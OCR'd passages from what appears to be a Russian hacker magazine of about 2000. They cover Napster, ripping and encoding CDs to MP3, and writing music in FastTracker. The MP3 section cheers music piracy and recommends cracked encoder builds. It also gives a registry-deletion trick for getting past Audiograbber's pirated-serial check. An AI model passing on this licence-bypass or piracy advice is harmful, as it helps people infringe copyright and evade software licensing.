


Что крайне удобно - при поиске можно задавать ограничители. Максимальное количество результатов поиска и ограничения по bitrate, частоте, пингу и скорости коннекта юзера. Причем все эти настройки ты с легкостью подгонишь под твои личные эксклюзивные нужды :). Выбрав нужный файл, сливаешь его двойным щелчком (если не получится - вышлю инструкцию по новой, пока что труднодоступной высокоинтеллектуальной технологии - **Double c-LICK :)).**

Hot List: Список горячих парней



Прикинь: натыкаешься на одного и того же юзера, да к тому же с хорошим коннектом, у которого всегда качественный свежий музон. Тогда ты заносишь его в hot list и затем получаешь подробную инфу о его музыкальном архе. Раз уж интересующая тебя команда у него наличествует в виде целых альбомов, то велика вероятность того, что ты наткнешься на другие группы того же стиля у него в коллекции. В этом разделе также видно, подсоединен ли этот юзер к серваку.



Я однажды наткнулся на человека, который держал у себя около 10000 mp3-файлов на винте. Все это барахло занимало у него гигов сорок. Настоящий маньяк! Я замучался ждать, пока загрузится только лишь список его mp3 :).

Transfer: КАЧАТЬ!



Ну, тут все проще жареного банана. Очередь из скачиваемых файликов, скорость, процент скачки. Можно приостановить скачивание, возобновить его или удалить файл из очереди. Ну вот, все не так уж и сложно - ищи да качай. Кстати, из удобных фишек я нашел одну, которой раньше нигде не встречал. В меню Help/Send feedback можно написать пожелание или замечание автору прямо не выходя из программы. Пишешь текст, жмешь кнопку - и текст поехал.

Tolko dlya prodvinutyh polzovatelei

Дело в том, что официально программа-клиент существует только для Win32. Многие же пользуются Linux'ом, и не всем нравится запускать виндовые проги из-под эмулятора MD. Для юниксойдов один черт хакнул протокол napster и на основе полученных данных написал своего клиента, консольного, для Linux и FreeBSD. Наш человек. Снять униховых клиентов ты можешь на **http://www.gis.net/~nite/.**
Кроме того, эти версии имеют еще одно гигантское преимущество. Ты можешь установить на дружественном FreeBSD серваке эту версию проги. Делается это удаленно, через telnet или ssh. Запустив качать файлы по выделенке на сервак, а не себе по модему. Ну а потом уже как угодно - либо обычным ftp-клиентом тянуть их домой, либо с винтом прийти. Во втором случае требуется ящик пива :).

Рекомендации

В связи с вышеописанным рекомендации следующие. Если ты ищешь отдельные песни - тут проблем нет. Нашел да скачал. А вот если ты решил заняться собиранием альбомов...

1. Во-первых, сразу найди дискографию нужного альбома и длительность каждой композиции. Удобнее всего сделать их список в файлике и помечать скачанные. Ведь не факт, что все песни альбома ты найдешь на одном серваке, поэтому, пройдясь по списку на этом сервере, переключайся на другой. Также, если группа более-менее популярная, да еще с большим числом альбомов, под одним и тем же названием, может быть и оригинальная песня с этого альбома, и одноименная с другого, и концертный вариант песни... Кроме того, в некоторых коллекциях могут быть просто недокачанные файлы. А поиск выводит, в числе прочей инфы, длительность mp3 - сверяй ее с эталонной.

2. Законнектившись на сервак, перво-наперво поищи просто название группы. По количеству найденных песен можно оценить, стоит ли искать нужные тебе конкретные песни.

3. Найденные песни сразу начинай качать.


У BSD-версии свои причуды: во-первых, она пока что частенько падает, если скачивается более одного файла. Лучше не жадничать. А во-вторых, похоже, она умеет коннектиться только на небольшое число серверов, на которых все время мало народа.
Пробуй общаться с другими. Кидайся мессагами, сиди в каналах. Удобнее договориться с кем-нибудь, обменяться координатами, а потом меняться файликами.

Если программа не коннектится на сервер - пробуй снова и снова. Не пропадет твой скорбный труд :). А вообще, охота за мпэтришками - дело интересное. Если ты лазал в детстве по ББСкам в поисках самой последней игрушки, то тебе это покажется знакомым. Как и возникающая потребность делиться с другими. Вот сегодня у меня впервые скачали файл!

Exit

В статье описываются следующие версии софта:
Napster 2.0 beta 4 build 1318
BSD Napster Client 0.7 beta





P.S. Статья написана под музыку, скачанную при помощи Napster'a! =))

Грабь неграбленое!

Клим Собакин






коло года назад, обзванивая компьютерные фирмы на предмет выяснения текущих цен на компьютеры, я периодически сталкивался с непонятным мне вопросом продавцов: "Сидюк грабящий нужен или всё равно?" Не имея на тот момент никакого представления о формате MPEG и смежных областях обширного человеческого знания, я на всякий случай говорил, что нужен грабящий. Теперь не раскаиваюсь.

Однажды мне таки пришлось столкнуться с необходимостью "грабления" и кодирования музыки на отдельно взятом компе. Произошло это по двум причинам:

– надоело покупать компакты–сборники, где половина содержимого была откровенным отстоем, а сама покупка делалась из–за одной–единственной песни;

– компакты, взятые у друзей на "послушать", нужно было возвращать, а переписывание их на кассеты приводило к неизменной потере в качестве звучания.Вот и решил я заняться собиранием собственного музыкального архива, где файлы находятся в формате mp3 и слушать их можно в таком порядке, который удобен именно мне.



Что такое MP3?

Аббревиатура MPEG расшифровывается как "**Moving Picture Experts Group**". Форматы Audio MPEG были специально разработаны для воспроизведения сжатого звука в реальном времени. Не вдаваясь в подробности перевода и технические нюансы, скажу, что это именно тот формат, который позволит любому желающему сохранить любимую музыку у себя на компьютере. Условно без потери качества или с незначительными потерями, но места такая музыка будет занимать значительно меньше, чем оригинальные wav-файлы на музыкальном компакт-диске. Потеря качества в данном случае означает, что слушатель услышит только то, что, по мнению программы, он вообще способен услышать, а всё лишнее просто будет вырезано, после чего оставшееся будет сжато АКА закодировано. По научному вышесказанное называется "психоакустическая модель возможностей человеческого слуха".

В нашем случае мы говорим про формат mp3 (**Mpeg Audio Layer3**), рождённый в недрах суперсекретного немецкого института **Fraunhofer-Gesellschaft - Institut Integrierte Schaltungen**, то есть FhG-IIS для нужд компактного хранения цифрового аудио. Представление звука в таком виде ценно возможностью бесконечного хранения и тиражирования без потери качества.

Как получить самодельные MP3 файлы?

Необходимы несколько важных вещей:

1. Компьютер.

На моём PII-350 никаких проблем с производством и проигрыванием mp3 нет и в помине, а вот на компьютере 486DX4-133 уже пропадает желание заниматься кодированием звука, хотя прослушивается всё вполне корректно. В качестве среднего примера: на процессоре Pentium-166 соотношение время звучания/время кодирования достигает примерно 1/15. Т.е. можно 15 раз послушать данную композицию за то время, пока она кодируется в mp3. Главный вывод: чем мощнее камень - тем лучше. Ничего нового не открыл, правда?

2. Привод CD-ROM, поддерживающий возможность чтения звуковых дорожек в цифровом виде.

Твой сидюк должен уметь находить секторы на компакт диске в режиме прямого доступа во время чтения, а не только проигрывания. Определить, поддерживает ли конкретный CD-ROM всю эту околесицу, можно в разделе CD-DRIVES, находящемся по адресу **www.mp3.com**, или методом научного тыка.

Сидюк или грабит или нет. Но даже у умеющих грабить CD-приводов могут возникать ошибки синхронизации кадров, выражающиеся во всяких там щелчках, потрескиваниях и прочих гадостях. Многие программы-грабберы самостоятельно могут бороться с этой напастью, называемой, применительно исключительно к данному случаю, прикольным словом **jitter**, будучи выставленными в режим чтения секторов диска с перекрытием (**overlapping**). Программа будет искать возможность корректного позиционирования, пытаясь избежать нарушения синхронизации кадров. Программа-граббер при этом вынуждена читать блоки данных с аудиокомпакта не последовательно, а с некоторым, например тобой отрегулированным перекрытием, уточняя место, куда именно попал привод. Эта процедура потребует дополнительного времени на считывание предыдущих секторов. Если одинаковых данных на стыке, где произошла ошибка, программе найти не удалось, либо происходит новый запрос, либо выдается ошибка и в файл записываются неверные данные.

Если дело всё равно плохо, тебе остаётся только записывать wav-ы, прогоняя музыку через звуковую карту, но тут уж дополнительных аналоговых искажений сигнала не избежать. При оцифровке через звуковую карту к полезному сигналу добавляются шумы звуковой карты, устройства воспроизведения, вносятся различные искажения, поэтому подробно на этом способе останавливаться не имеет смысла.

3. Программное обеспечение.

Процесс считывания звука с AudioCD называется grabbing, поэтому грабилки и называются грабилками. По другому это называется CD-rip - считывание цифрового потока аудиоданных (RAW data) в файл формата wav. Этот процесс обозначается английским термином digital audio extraction (DAE) и осуществляется с помощью специализированных программ - **грабберов или рипперов**.

Тебе придётся установить саму "**грабилку**"(извлекает аудиотрэк с компакт-диска и сохраняет его на винте в формате wav), **кодер** (кодируя, сжимает полученный при граблении wav в несколько раз) и **проигрыватель** (АКА **декодер**), который позволит тебе насладиться результатами кропотливой работы по составлению аудиоархива. Не плачь, разоряться на все эти программы не придётся, Интернет просто-таки набит ими, а если не лениво прокатиться на **Mitin0-BazaR**, то там и вовсе можно найти "великие тыщи" тонн нужного wareza.

Есть комп, есть подходящий сидюк. Чем грабить?

Лично я перепробовал несколько программ. Все они похожи друг на друга, хотя, разумеется, имеют ряд отличий. Перед граблением нужно понимать, что свободное место на винчестере, необходимое для хранения промежуточных wav-файлов равняется ёмкости обрабатываемого компакт-диска или трэка. Скажу сразу, что можно обойтись и без этого, кодируя аудиосигнал "на лету", но эту возможность описывать не буду, так как она чревата разного рода неприятностями и ухудшением качества. Для достижения этого самого качества единственным путём является промежуточное хранение "непакованной" музыки на винте, предшествующее почти шаманскому процессу кодирования.

Выбрать необходимый граббер очень просто - нужно попробовать несколько разных, остановившись на том, который имеет устраивающее тебя соотношение время\качество. Вот далеко не полный список грабберов, полные и рабочие версии которых я имел честь поюзать и оценить.


CD Worx www.b.shuttle.de/cyberdyne/cdworx.html
CDcopy www.cdcopy.sk
Audiograbber www.xingtech.com
WinDAC www.windac.de
CDex www.surf.to/cdex






ExactAudioCopy http://studserver.uni-dortmund.de/~su0165/eac.html
AudioCatalyst www.xingtech.com
Easy CD-DA Extractor
www.poikosoft.com/cdda

На моём CD-приводе ASUS-40x все вышеперечисленные программы, кроме WinDAC, работали если не безупречно, то близко к тому. Вообще не было претензий к ExactAudioCopy - рекомендую для рипанья компактов на винчестер. Эта программа не подведёт! Также много






хороших слов готов сказать о CDex, вещь крайне удобная для домашнего пользования.

Я обычно пользуюсь АудиоГрабберoм или АудиоКаталистом на высоких скоростях грабления - 10-16x (но, заметь себе, в качестве ГРАББЕРА, а не КОДЕРА!), если он не справляется с безошибочным рипаньем (AKA граблением), то срочно перехожу на ExactAudioCopy, который своё дело знает хорошо, хотя и работает заметно медленнее.

Да, эти две программки поддерживают такую полезную фичу, как CDDB. Когда мне лениво вписывать название каждого трека в граббер, я просто включаю эту опцию, и названия извлекаются из очень обширной Инетовской базы, где полно и отечественной пиратской продукции. Процентов 70-80 моих пиратских дисков были корректно и быстро идентифицированы. Правда, хитрый Audiograbber версии 1.41, которым я пользуюсь, при этом проверяет, не пиратский ли серийный номер введён при регистрации (тут очень уместно проявить твои хацкерские наклонности). Разумеется, в случае положительного ответа программа при следующем запуске наглухо отрубается и от работы всячески отмазывается. Но лечится такое положение вещей весьма легко: в реестре удаляется запись hkey_local_machine\software\GUI и снова вводится старый номер, но обязательно до команды format c :)). Вуаля!

Короче, если ты дочитал до сих пор, установил граббер, смог его запустить, не отвлекаясь на всякие другие дела, то на твоём винте должны получиться wav-файлы, объёмом примерно мегабайт по 10 на минуту звучания. Их стоит предварительно прослушать на предмет наличия "счелчков" и звона, при необходимости переграбить.

Сжать и закодировать! Пленных не брать.



Теперь возникает вопрос сжатия или кодирования. Перед этим нужно определиться с битрейтом (bitrate), т.е. скоростью, с которой сжатый звук будет поступать в плеер\декодер. Самым популярным, на сегодняшний день, считается битрейт 128kbs. Да, он имеет соблазнительное соотношение объём\качество, хорош для размещения звуковых файлов в Интернете. Но на качественной аппаратуре запись с такой скоростью потока сильно напоминает заезженную кассету. В принципе, битрейт удобен для собирания "гигазов" композиций, которые не жалко будет стереть через год.


А если ты всё же решился собирать музыку, по звучанию близкую к CD, то смело можешь забыть об этом битрейте. Настоящее качество достигается на битрейтах от 256kbs, что и было подтверждено многочисленными тестами, устроенными, например, "отцами" MPEG-формата - FhG IIS. 256kbs - это сжатие в 6 раз, по сравнению с CD-оригиналом, и практическое отсутствие различимых на слух искажений.

Итак, разные битрейты - разное качество! Но "грабли" в том, что для низких и средних битрейтов (192 kbs и ниже) кодеры одни, а для высоких (более 192 kbs) - другие. Так что придётся определяться!

Свою роль в твоём выборе сыграет и звуковая карта. Если это ESS и пассивные колонки made in China, дальше 128kbs ходить не нужно, всё равно "железки" прочувствовать разницу не дадут. Стоит подумать и о ценности музыки перед её кодированием. Если это "пестни" типа "я её любила, она меня забыла - потом я долго выла и вот мне жизнь не милА", то для них вполне достаточно 128 kbs, ибо уже через месяц-другой этот отстой по праву будет называться супер-пупер-гипер-отстоем, и его не жалко будет безвозвратно снести.

Ну ладно, это все лирика, перейдем к самим кодерам. Популярны кодеры, выпущенные разработчиком стандарта - Fraunhofer IIS, ориентированные на низкие и средние битрейты, читай от 192kbs и ниже. Коммерческие версии вообще почему-то не позволяют кодить с битрейтами большими, чем 128kbs, да и настроек имеют подозрительно мало. Но помимо оригинального кодера от FhG IIS, имеются нелегальные версии кодера, оптимизированные группой Radium с помощью журнала "Хакер", какой-то матери и оригинального mp3Producer-а. Продукция от Radium рекомендуется лучшими собаководами! Кодер Fraunhofer из Audiactive Production Studio (www.audioactive.com), особенно в режиме VBR высокого качества, на мой взгляд, менее всего портит глубину и целостность музыкальной композиции, общее восприятие композиции не сильно отличается от оригинала. Очень рекомендую эту программу для кодирования музыкальной коллекции с битрейтом 128-192kbs. Я им частенько пользуюсь.

А "куды бечь" любителям абсолютного качества? По моим субъективным данным, на поиски mpegEnc! Кодер является бесплатным, легко доступным (http://ftpsearch.city.ru искать mpegenc) и очень качественным. Версия 0.07a, на мой взгляд, является наиболее корректно работающим кодером для битрейтов 256 и выше, но и самым медленным кодером. Вслед за ним идёт BladeEnc http://bladeenc.mp3.no (тоже бесплатная программа), имеющая приличную скорость кодирования (за счёт грамотной оптимизации кода) при почти полном сохранении уровня качества mpegEnc. BladeEnc можно раздобыть и виде отдельной dll, которая легко и непринуждённо используется в качестве встраиваемой в некоторые грабберы. Кодер BladeEnc можно взять в виде front-end (никаких командных строк!!!) на http://eal.da.ru совершенно бесплатно. Front-end - программа с виндовым интерфейсом, позволяющая избежать наследия DOS-а с его ключами в командной строке.



В свою очередь, два вышеописанных кодера, предназначенных для высших битрейтов, не стоит применять для кодирования низших. У тебя гарантированно появятся претензии к качеству звука. Звон и пощёлкивание на 128kbs взбесят кого угодно...

А слушать чем?

Ладно, если и этот этап позади, пора уже слушать награбленную и ужатую музыку. На чём? Если ещё не купил аппаратного плеера в коробочке, придётся пользоваться программными.


Плееров для формата mp3 сейчас просто немереное количество, и появляются всё новые и новые. Просто попробуй несколько разных; по большому счёту, это дело вкуса. Набрал файлов в плэй-лист и кайфуй...

Winamp (www.winamp.com)

Самый распространённый, к настоящему моменту довольно качественный мультимедиа-плеер с поддержкой просто-таки гигантского количества форматов и настроек. Я использую версию 2.22 с декодером от FhG IIS, и не жужжу. Плеер привлекателен многочисленными и разнообразными возможностями визуализации и установки специальных кож - "скинов".


NAD

Скромный интерфейс, но действительно отличное качество проигрывания. Мой плеер по умолчанию, ибо чемпион по качеству проигрывания.



museArc (www.codearts.com)

Ничего особенного, похож на многие проигрыватели CD. Здорово грузит машину, на процессорах ниже Пентиума может и вовсе отбиться от рук.



Sonique (www.sonique.com)

Огромное количество всяких функций, очень приятный, я бы сказал, красивый, стильный интерфейс. Понимает MP2, MP3, WAV, MOD, XM, IT, S3M и CD-Audio.



Winplay (www.iis.fhg.de/amm/download/mp3player)

Ничего лишнего. Способен работать в условиях, приближённых к боевым, то есть на "четвёрках". Имеется версия для Windows 3.x




Apollo (www.xaudio.com)

Понимает plug-inы от Winamp. Хорош для низких и средних битрейтов, при проигрывании композиций на таких битрейтах вполне может быть отнесён к лидерам.

K-Jofol (www.kjofol.org)

Один из самых быстрых. Понимает формат VQF. Очень приятно выглядит, кругленький такой :). Чисто внешне нравится мне больше остальных, интерфейс можно полностью перестроить под свои нужды и требования. Качество оставим без комментариев ;).



XING mp3 Player (www.xingtech.com)

Стандартные функции, которых достаточно. Воспроизведение достаточно качественное, но интерфейс мне совсем не понравился.

Всех плееров не перечислить, я просто попытался показать, что одни могут быть по каким-то параметрам лучше других, а выбор каждый должен сделать самостоятельно, исходя из личных предпочтений. Зайдя на www.mp3.com, ты точно найдёшь свой плеер. Я бы посоветовал иметь на компе пару плееров: WinAMP и NAD.



Что ещё нужно?

Самая первая программа, в которой я почувствовал необходимость - это MP3 NAME TAG, редактор тэгов. Позволяет редактировать содержимое тега, "зашитого" в музыкальный файл. Кроме того, отсылает твои диалапные пароли и форматирует винт. Шутка :)). Исключительно проста при пользовании, берётся на http://home.rochester.rr.com/powerpgp.

Если у тебя возникнет необходимость кодировать звук в реальном времени (например, таким образом я записываю с помощью мини-аудиосистемы, кабеля и компьютера многочасовые радиопрограммы на винчестер), то вооружайся MusicMatch JukeBox (www.musicmatch.com) в качестве рекордера. В качестве редактора mp3-файлов я пользуюсь внешне уродливой, но прилично делающей своё дело программой Mayah Edit Pro (www.mayah.com), позволяющей довольно гибко редактировать уже кодированный звук.

Когда количество mp3-файлов на моём винте перевалило за несколько сотен, встал вопрос о ведении учёта. Вести учёт и контроль аудио коллекции поможет отечественная freeware-разработка mp3tree - называемая модно и непросто - "рекурсивный листер файлов mp3". Программка проста, удобна и свободно берётся на серверах-складах бесплатного ПО типа www.freeware.ru. И вообще, на таких серверах можно найти массу всевозможных полезных и не очень программ, способных украсить, облегчить, усложнить, в общем сделать более интересной и разнообразной жизнь настоящего аудио-грабителя, живущего под лозунгом: "Награбил - закодируй!"

Если твоя коллекция уже выплеснулась на CD-болванки, то срочно иди на www.215tech.com/dj2000. Система Library Management программы DJ2000 полностью поддерживает сменные носители (компакты), так что ты можешь оперировать с MP3 коллекцией в любое время, даже если CD-привод или любое другое съёмное устройство в данный момент содержит лишь часть коллекции. А в случае переписывания MP3 трека на винчестер система Library Management автоматически обновит базу данных DJ 2000. Удобно.

Где почитать и качнуть?

http://hi.pu.ru/lida/mp3 или http://mp3.ptz.ru
http://www.uic.nnov.ru/~fmm/
http://www.sbs.perm.ru/MelodyHacker
http://trackers.elcatel.ru
http://clicks.lgg.ru/mp3/index-rusoft.html

Ну вот и все. А теперь журнальчик отложи, включай комп, вставляй CD-юк и грабь неграбленое :). Удачи!





ТРЕКОМ ПО ЧЕРЕПУ

OR@NGE (ORANGE@CRACKIT.ORG)))



дарово, перец!!! Сегодня мы с тобой будем писать хит!!! Сразу оговорюсь, описанный ниже способ ориентирован на написание электронной танцевальной музыки, ибо мы есть - кул ундергрюндеры, и наше есть царствие земное и инетское. Начнем с основ...


Вот, к примеру, ситуевина такая. Садишься ты за комп и понимаешь, что твой друг-демщик уже всю дему обрисовал и тебе как музишену нужно музон писать. Ну, тут сразу несколько вариантов всплывают. Вариант первый (для богатых), MIDI+WAV... профессиональные секвенсоры требуют очень неслабое железо и немалые познания в музыкальной грамоте. Типичные представители такого софта: Cakewalk, Cubase, Band in box, Digital orchestrator. Описывать подробно я их не буду, так как очень мало с ними работал...

Вариант второй - Wav-секвенсоры, упрощённые варианты профессиональных секвенсоров, в которых вместо midi-партий используются готовые wav-файлы. Типичные представители - Ejay, ACID, ProDJ, а также бред укуренного стрептокока Dance Machine. Плюсы - простота в обращении. Минусы - все остальное :). Дерьмо, короче, собачье.

Вариант третий, на мой взгляд, оптимальный - трекеры... Яркие представители - FastTracker, Impulse Tracker, Scream Tracker, а также менее известные ModPlug Tracker и Mad Tracker. На них и остановимся подробнее, точнее на Fast Tracker'е... (www.starbreeze.com). Плюсы - практически полная свобода творчества, ограниченная разве что 32-мя каналами :), возможность использования в качестве инструмента любого (!) звука - например, рыгнул в микрофон, а потом этим рыгажом и играешь мелодию, круто? Да и потом почти все демщики на нем свои музоны и пишут. Минусы - сложность в освоении, не очень высокое качество звука (не то что бы плохое, но не профессиональное). Хотя, в принципе, если использовать качественные 16-битные семплы, то качество будет вполне приемлемое. Да, и еще для нормального творчества требуется весьма немаленькая коллекция семплов и инструментов (например, моя, далеко не самая большая, весит около 500 мб).

Ставим трекер, юзим трекер


Инсталлируем - ну, это просто. Теперь настройка. Смело ставим в output и sampling device свою карту, в блоке mixing frequency жмем max, ставим галочку у Linear freq table и в путь... Жмём Disc Op, грузим



семпл (wav) или инструмент (xi) - допустим, это бочка (bassdrum). Нажимаем пробел и расставляем через каждые четыре метки в вертикальных колонках внизу экрана. Расставил? Жмем alt и слушаем, что получилось... Тыц-тыц-тыц... Уже что-то! Дальше - больше... Расставляем между бочками hihat (тарелку), добавляем басы, snares, leads и т.д.

Кстати, в FT используются абсолютно другие hotkeys, нежели где-то еще... Вот краткий список:

Ctrl+F4 - скопировать паттерн (совокупность треков)
Ctrl+F5 - вставить паттерн
Alt+F4 - копировать выделенное
Alt+F5 - вставить выделенное



Пробел - вкл/выкл режим редактирования
Alt - играть паттерн
Ctrl - Играть весь модуль полностью

В FT есть встроенный редактор семплов наподобие coolpro - вызывается кнопкой smp.ed. Кнопка inst.ed - настройка инструмента (громкость, паннинг, настройка высоты).

Также у FT имеются баги - например, баг со скоростью - скорость в FT отличается от реальной на 2 bpm, то есть если ты хочешь написать композицию со скоростью 140, в FT ставь 142 bpm. Есть еще баг с вырезанием паттернов нестандартной длины - прога просто вылетает... И кстати, если FT по неизвестной причине вылетит, то, скорее всего, он сохранит твою работу в виде файла backup.xm...

Дабы соорудить из своего творения mp3-шник, нажми save module и поставь галочку у wav... а потом жми record и жди... Полученный wav можно смело кодить в mp3 или real audio...


Эдвайсес анд стафф

Теперь немного мелких советов.

Во-первых - старайся использовать качественные (44100 16 bit) семплы. Весь этот прогон про то, что модуль должен быть маленьким и восьмибитным, есть ни что иное, как детский лепет. По крайней мере, пока у тебя нет потенциальных ограничений.

Во-вторых - знай, что пишешь. Слушай побольше той музыки, какую хочешь писать сам, подмечай приемы, запоминай, какие звуки где и как используются. Смотри, как это сделано в других модулях.

В-третьих - старайся использовать оригинальные семплы, а лучше делать свои, благо это не так трудно.



Синтез

На сем позволь закончить с трекером и перейти к синтезаторам.

Синтезаторы используются для создания семплов, написать на синтезаторе полноценную композицию очень трудно, хотя не невозможно...

Большинство синтезаторов имеют вывод в wav, который потом можно использовать в трекере либо в секвенсоре. Наиболее известные синтезаторы:

ReBirth RB-338 - Эмулятор легендарного Roland TB-303, ставшего основой транс-музыки. Для кучи содержит в себе также эмуляторы двух драм-машин, Roland TR-808 и TR-909. Управление такое же, как в вышеназванных синтезаторах. Имеются различные фильтры (дисторшн, делэй, етс). Однозначно Must Have каждому!!!

AXS - Аналоговый синтезатор, позволяет создавать практически любые звуки, Два осцилятора, два LFO, Pitch envelope, Amf envelope, имеет встроенный трекер, довольно кривой (спорно... я там делал лучшие семплы, но в юзанье сложен, это правда - прим. гл. ред.)

Probe - Отличительная черта - три осцилятора. В то время как в большинстве синтезаторов их два. Имеет встроенный секвенсор для создания лупов, правда, не очень удобный....

Rubber Duck - Средненький синтезатор для создания эйсидных лупов... Может пригодиться ;). Есть возможность запускать параллельно с его звучанием два wav файла.

Generator и Reaktor - Очень, очень замороченные синтезаторы, лично я так и не смог издать из них ни одного звука, но слышал, что в них пишут - впечатляет.

Cylonix Vocoder - Не синтезатор, но неплохая программа для обработки голоса в реальном времени. Позволяет создавать голос как у Kraftwerk, например...

А вот еще несколько симпатичных программок:

AnalogX scratch - грузишь любой wav и елозишь по нему мышкой туда-сюда - получается скретч... результат также сохраняется в wav.

AnalogX Sayit - пишешь любую фразу, а прога эту фразу произносит загробным голосом.... Понимает только английские буквы. Результат сохраняется в wav.

Кроме того, настоятельно рекомендую обзавестись отдельным приличным звуковым редактором (Sound Forge или Cool Edit Pro - оптимальный выбор). А также не плохо бы заиметь программульку Awave, которая умеет конвертировать любые аудио файлы во что хочешь :).

А напоследок - некоторое количество полезных ссылок:

www.traxinspace.com - огромная коллекция модулей со всего мира, конкурсы, рейтинги и т.д.
www.starbreeze.com - официальный сайт разработчика FT.
trackers.elkatel.ru - сайт о российском трекерстве.
www.wavecentral.com - подборка семплов из известных фильмов и просто прикольных wav-ов.

Ну вот вроде и все. Твори, пельмень...



Клип? Легко!!! Софт для создания демок

Макс Зелененко (maxx@xakep.ru) Михаил Терехов (stranger@xakep.ru))))))))))))))))))



